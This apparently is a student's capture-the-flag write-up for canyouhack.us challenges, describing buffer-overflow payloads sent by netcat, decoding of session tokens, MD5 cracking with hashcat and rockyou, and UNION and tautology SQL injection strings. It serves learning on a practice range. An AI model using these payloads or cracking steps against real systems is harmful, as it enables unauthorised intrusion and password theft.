
Stack Overflow
https://stackoverflow.com › questions › does-my-amd-b...

Does my AMD-based machine use little endian or big endian?

This is the payload I used, both represented by a chart below and a screenshot of the payload pipelined into the program.


A	A	A	A	A	A	A	A	2a	0	0	0

Here I used the Linux echo command and then piped the output into Netcat to pass hexadecimal data into the program.



```
┌──(kali㉿kali)-[~]
└─$ echo -e "AAAAAAAA\x2A\x00\x00\x00" | netcat 13.56.174.27 1984
For a moment, nothing happened. Then, after a second or so, nothing continued
 to happen.
> Congratulations! Here is your flag: a995d992-96ad-4dbf-9a04-303903222956
```

We can now head back to the challenge page on canyouhack.us and paste in the flag to complete the challenge!




Challenge: Binary 1

vuln0

congratulations you solved the first server-side challenge! home


Tokens 1 - Session Token Generator

When first looking at the http source of this challenge page, there's only one place to look and that's the data being sent when pressing the "Generate Tokens" button. The button sends a get request to the server to retrieve session tokens and the only value we can manipulate is how many session tokens can be requested in one GET request.




```
<!DOCTYPE html>
<html>
▶<head>⋯</head>
▼<body data-new-gr-c-s-check-loaded="14.1216.0" data-gr-ext-installed>
  ▶<div id="nav">⋯</div>
  ▶<div id="banner">⋯</div>
  ▼<div id="challenge">
     <h1>Challenge: Tokens 1</h1>
     <h2>Session Token Generator</h2>
    ▼<form method="GET" action>
       <input type="hidden" name="quantity" value="2"> == $0
       <input type="submit" value="Generate Tokens">
     </form>
     <br>
     <br>
     <br>
     <br>
    ▶<form method="GET" action>⋯</form>
   </div>
   <hr>
  ▶<div id="challenge">⋯</div>
  ▶<div id="footer">⋯</div>
 </body>
▶<grammarly-desktop-integration data-grammarly-shadow-root="true">⋯</gr
</html>
```

We'll generate two sets of tokens and see what we can do with them. These tokens aren't in any format like JWT tokens, even when trying to decode the tokens from hexadecimal, base64, etc. We'll have to analyze the session tokens closely to see if there's a pattern we can find.



```
}28753950f82978731537e88117a80051456409761806c80619e65f10c81b40c26197148935580d49901d26325b66067f50{48:96G12A41L12F88
}36717929f56957741578e01195a37077449429740836c89689e74f14c18b79c14146132999500d47905d74339b90015f42{81:26G29A74L83F49
}04703927f85932719575e75185a97057450407798895c10682e33f93c40b02c79105175913512d98922d31393b12009f75{19:92G50A41L85F67
}01796933f57945708526e18173a06022444445759805c94607e59f09c25b43c62175198924518d19941d52382b30065f33{89:91G25A52L05F93
}98748927f99958780542e47186a44071487451715888c84656e58f12c83b55c79146170961522d46953d00322b30081f35{62:75G20A15L75F06
}09711917f04974716569e25122a57064403491774878c56661e14f85c08b59c75199105931529d20968d02332b57015f11{86:95G68A86L25F78
```

Each of the tokens generated has the same repeating characters every 3 characters. I separated them as shown below then listed them all out into one string.



```
}13 758 953 f48 932 779 524 e72 143 a73 084 448 488 766 820 c38 685 e57 f00 c08 b56 c56 174 124 989 574 d71 943 d53 327 b30 065 f97{27:49 G10 A21 L15 F40
}85 749 946 f62 962 792 515 e18 173 a17 062 402 421 742 845 c86 607 e06 f68 c20 b25 c89 184 185 901 533 d80 962 d56 332 b20 046 f23{90:63 G93 A76 L92 F40
}34 739 912 f73 970 790 508 e46 178 a95 043 476 460 777 828 c88 633 e21 f01 c40 b15 c33 128 111 937 570 d98 939 d69 383 b69 051 f60{78:93 G20 A12 L79 F44
}36 797 959 f13 981 789 595 e30 155 a64 086 480 421 748 870 c60 610 e76 f66 c88 b36 c77 111 105 952 511 d25 921 d46 334 b96 054 f84{74:90 G53 A14 L41 F98
}20 738 960 f57 985 777 545 e94 168 a97 048 421 495 780 870 c71 692 e12 f54 c44 b20 c88 148 187 900 530 d36 959 d18 316 b04 076 f33{93:63 G45 A08 L12 F26
}64 784 921 f19 939 777 510 e57 129 a24 096 471 450 768 802 c45 619 e48 f93 c19 b47 c76 191 155 974 581 d87 989 d04 376 b47 049 f55{63:33 G09 A64 L68 F11
```

}79f975e1a04478c6efcbc1195d9d3b0f{:GALF


Reverse the string and we get...

FLAG:{f0b3d9d5911cbcfe6c87440a1e579f97}

Honestly, this challenge caught me by surprise and had me overthinking a lot. Looking back on it, this was a fun challenge to try and figure out.

Tokens 2 - Token Capture

I approached Tokens 2 similarly to Tokens 1 and first checked the page source to find out what data was being sent to the server. Yet again, it was just quantities. Pressing on the “Capture Tokens” button returns some strings at appear to be MD5 hashes.




Challenge: Tokens 2

Token Capture

Alice has been entering her password into an application to get a series of tokens. You can capture tokens that she has received. Can you use those tokens to figure out what her password is?

```
<html> (scroll)
 ▶ <head>(…)</head>
 ▼ <body data-new-gr-c-s-check-loaded="14.1216.0" data-gr-ext-installed>
   ▶ <div id="nav">(…)</div>
   ▶ <div id="banner">(…)</div>
   ▼ <div id="challenge">
       <h1>Challenge: Tokens 2</h1>
       <h2>Token Capture</h2>
     ▶ <p>(…)</p>
     ▼ <form method="GET" action>
         <input type="hidden" name="quantity" value="4"> == $0
         <input type="submit" value="Capture Tokens">
       </form>
       <br>
       <br>
       <br>
       <br>
     ▶ <form method="GET" action>(…)</form>
     </div>
     <hr>
   ▶ <div id="challenge">(…)</div>
   ▶ <div id="footer">(…)</div>
   </body>
```




Challenge: Tokens 2

Token Generator

```
973292c8205fb890fab5f3f32ae9801a
e9d4beb2e518325cc374d70f8d74a8cd
ece6549428a3c2b8c00e46098aed7c15
72b5ce3855ac6a8ec575926a792d68ef
```

Plugging these MD5 hashes into crahckstation.net returns these results:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
973292c8205fb890fab5f3f32ae9801a
e9d4beb2e518325cc374d70f8d74a8cd
ece6549428a3c2b8c00e46098aed7c15
72b5ce3855ac6a8ec575926a792d68ef
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
973292c8205fb890fab5f3f32ae9801a	md5	gateway2
e9d4beb2e518325cc374d70f8d74a8cd	md5	gateway0
ece6549428a3c2b8c00e46098aed7c15	md5	gateway4
72b5ce3855ac6a8ec575926a792d68ef	md5	gateway5

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

“gateway” looks to be a reoccurring word in all of the hashes generated so I submitted that as the flag, and we are correct!




Challenge: Tokens 2

congratulations you solved the challenge! home

Tokens 3 – Book Lookup v2

This challenge is very similar to SQL 2 but with an extra step in finding the flag. Again, we are given the name of the SQL table to access, users, so we'll try a UNION-based SQL injection. This payload will return the entire users table to us: ' UNION SELECT * FROM users WHERE 1=1- -.




Challenge: Tokens 3

BOOK LOOKUP V2


Results:

```
1 bandit      bandana1839@mailinator.com ee9ade539a87490f514c5b1648fb7714 bandit
2 marshmallow fluff@gmail.com            7b6e07327e586236db9bf7bf362d4a07 8907901712
3 tinkerbell  tbell@mailtothis.com       7cc566e16f5b6ea5f749c1b09ccfb5a9 newsalt
4 robin       robinthecat@meowmixers.com e91afe4b08b644792e5cfc58c1d3d122 salt123!
```

When passwords are stored, they are put through a hashing algorithm (preferably an algorithm more secure than MD5) along with a salt to produce a stronger hash. A hashing salt is simply data added to a password, so its hash is more secure. If the algorithm is not secure, like MD5, these hashes can be vulnerable to rainbow table attacks, dictionary attacks, etc. I chose to use hashcat on my Linux VM to crack this via a simple dictionary attack, providing the tool the rockyou.txt wordlist.




```
┌──(kali㉿kali)-[~]
└─$ cat hashes
ee9ade539a87490f514c5b1648fb7714:bandit
7b6e07327e586236db9bf7bf362d4a07:8907901712
7cc566e16f5b6ea5f749c1b09ccfb5a9:newsalt
e91afe4b08b644792e5cfc58c1d3d122:salt123!
```



```
┌──(kali㉿kali)-[~]
└─$ hashcat --force -a 0 -m 10 hashes rockyou.txt --show
ee9ade539a87490f514c5b1648fb7714:bandit:bandit.
7b6e07327e586236db9bf7bf362d4a07:8907901712:fluffy.
7cc566e16f5b6ea5f749c1b09ccfb5a9:newsalt:password.
e91afe4b08b644792e5cfc58c1d3d122:salt123!:kitten.
```

The flag will be format like below, as instructed on the challenge page:

bandit-fluffy-kitten-password



Submit the flag:

After you have gained and cracked user passwords, submit them in this format: password-password-password-password


Result: congratulations you solved the challenge! home

Incomplete Challenges

These challenges proved to be more difficult than I had anticipated. Due to the lack of time and knowledge, I was not able to complete these challenges. The following write-ups will track my progress and educated guesses on how I would be able to solve these challenges.


Binary 2 - vuln1

This challenge connects back to Binary 1 as we need to access the vuln1.txt file that can be read through the C program. The condition for the program to display vuln1.txt is for the b variable to have a value of 23 (in decimal/base 10).




```
else if (b == 23) {
        readfile("vuln1.txt");
}
```

Upon executing the buffer overflow to meet the b == 23 condition, we are handed a lot of text. I took the text and put it all into a text file to take a closer look. The file that was returned seems to be all in base64.



```
┌──(kali㉿kali)-[~]
└─$ echo -e "aaaaaaaa\x17\x00\x00\x00" | netcat 13.56.174.27 1984
For a moment, nothing happened. Then, after a second or so, nothing continued to happen.
> f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAAJEECDQAAABwMQAAAAAAAADQAIAALACgA
GwAaAAYAAAA0AAAANIAECDSABAhgAQAAYAEAAAQAAAAEAAAAAwAAAJQBAACUgQQI
lIEECBMAAAATAAAABAAAAAEAAAABAAAAAAAAAACABAgAgAQIhAQAAIQEAAAEAAAA
ABAAAAEAAAAAEAAAAJAECACQBAiEBAAAhAQAAAUAAAAAEAAAAQAAAAAgAAAAoAQI
AKAECFQDAABUAwAABAAAAAAQAAABAAAACC8AAAi/BAgIvwQIUAEAAFQBAAAGAAAA
ABAAAAIAAAAQLwAAEL8ECBC/BAjoAAAA6AAAAAYAAAAEAAAABAAAAKgBAACogQQI
qIEECEQAAABEAAAABAAAAAQAAABQ5XRk8CEAAPChBAjwoQQITAAAAEwAAAAEAAAA
BAAAAFHldGQAAAAAAAAAAAAAAAAAAAAAAAAAAAcAAAAQAAAAUuV0ZAgvAAAIvwQI
CL8ECPgAAAD4AAAABAAAAAEAAAAvbGliL2xkLWxpbnV4LnNvLjIAAAQAAAAUAAAA
AwAAAEdOVQDC+5FRZguSev2rPD2J6kT63aF5YAQAAAAQAAAAAQAAAEdOVQAAAAAA
AwAAAAIAAAAAAAAAAgAAAA8AAAABAAAABQAAAAAgACAAAAAADwAAAK1L48AAAAAA
AAAAAAAAAAAAAAAAFQAAAAAAAAAAAAAAAEgAAACcAAAAAAAAAAAAAAAABIAAAA4AAAA
AAAAAAAAAAASAAAAVwAAAAAAAAAAAAAAAEgAAACwAAAAAAAAAAAAAAAABIAAAAzAAAA
AAAAAAAAAAASAAAAlwAAAAAAAAAAAAAAAIAAAAEUAAAAAAAAAAAAAAAABIAAAAQAAAA
```


You can execute the following command which takes the output of our payload and writes it into a file named vuln1.txt. Make sure to delete everything before the first character of the vuln1.txt file that returns from the b == 23 condition.



```
┌──(kali㉿kali)-[~]
└─$ echo -e "aaaaaaaa\x17\x00\x00\x00" | netcat 13.56.174.27 1984 >> vuln1.txt

┌──(kali㉿kali)-[~]
└─$ cat vuln1.txt
For a moment, nothing happened. Then, after a second or so, nothing continued to happen.
> f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAAJEECDQAAABwMQAAAAAAAADQAIAALACgA
GwAaAAYAAAA0AAAANIAECDSABAhgAQAAYAEAAAQAAAAEAAAAAwAAAJQBAACUgQQI
lIEECBMAAAATAAAABAAAAAEAAAABAAAAAAAAAACABAgAgAQIhAQAAIQEAAAEAAAA
ABAAAAEAAAAAEAAAAJAECACQBAiEBAAAhAQAAAUAAAAAEAAAAQAAAAAgAAAAoAQI
```


Using the base64 command on Linux, I decode the file to discover that we're looking at an executable file. The file header "ELF" stands for Executable and Linkable Format which gives me the idea to try and execute the file.

I redirected the command output using ">>" to create a new vuln 1 file and gave it execute permissions with chmod +x to see if we could run it.




```
┌──(kali㉿kali)-[~]
└─$ base64 -d vuln1.txt
ELF4p14
        (▒444``◆◆◆◆◆◆◆ PT/◆◆◆◆◆DDP◆td◆!◆◆LLQ◆tdR◆◆◆/lib/ld-linux.so.2GNU◆◆◆Qf
                                                                              ◆z◆◆≤◆◆D◆y`GNU  ◆K◆◆'8W,3◆ EQ^RJ?_IO_stdin_us
edopen__libc_start_mainreadperrorputsprintfcloseexitstdoutsrandfflush__isoc99_sscanflibc.so.6GLIBC_2.7GLIBC_2.0GLIBC_2.34__g
◆◆◆◆◆◆◆◆t__nii
▒ (◆     ,◆
0◆
 4◆
```

The "answer" given to us to enter seems to be randomly generated and we'd have to reverse engineer this executable file as we now have a local copy of this program.



```
┌──(kali㉿kali)-[~]
└─$ chmod +x vuln1

┌──(kali㉿kali)-[~]
└─$ ./vuln1
You are lucky. Full moon tonight. You hear some noises.
Wait! There's something there you can't see! It's a door!
A voice whispers: "The answer is 4048547487. Speak the question and enter."
>
You hear laughter in the darkness. A trap door opens below you! You fall into a chasm.


┌──(kali㉿kali)-[~]
└─$ ./vuln1
You are lucky. Full moon tonight. You hear some noises.
Wait! There's something there you can't see! It's a door!
A voice whispers: "The answer is 2224175969. Speak the question and enter."
>
You hear laughter in the darkness. A trap door opens below you! You fall into a chasm.
```

Note that this is also the same program that runs when we netcat into the remote server on port 10001. This was discovered during our reconnaissance of the server in Binary 1.




```
┌──(kali㉿kali)-[~]
└─$ netcat 13.56.174.27 10001
You are lucky. Full moon tonight. You hear some noises.
Wait! There's something there you can't see! It's a door!
A voice whispers: "The answer is 2193804358. Speak the question and enter."
>
You hear laughter in the darkness. A trap door opens below you! You fall into a chasm.
```


I was not able to complete this challenge due to my lack of experience in reverse engineering and using tools such as radare2. I spent a lot of time figuring out these tools as I knew they were the key to finding out how the underlying source code works and discovering what the randomized answer was. As the deadline approaches. I unfortunately had to leave the challenge for the time being. I will continue to learn reverse engineering tools to attempt this challenge once more.

SQL 3 – Music Lookup

SQL 3 was a difficult challenge for me since it involved SQL injection attacks, which I was not familiar with. Blind SQL injections are attack situations when the SQL application returns little to no information on errors, making the underlying database difficult to reveal itself. Passing the apostrophe character (‘) returns us an error but it provides us no information. I had also tried the previous payload for SQL 2 ('uNiOn SELECT * FROM users WHERE 1=1 - -) to see if it would return anything of importance but that also returned an error. A basic tautology-based attack (' or 1=1 - -) can reveal to us all items within the current table that are in the query.


Results:

Error: I'm not telling you anything!


Results:

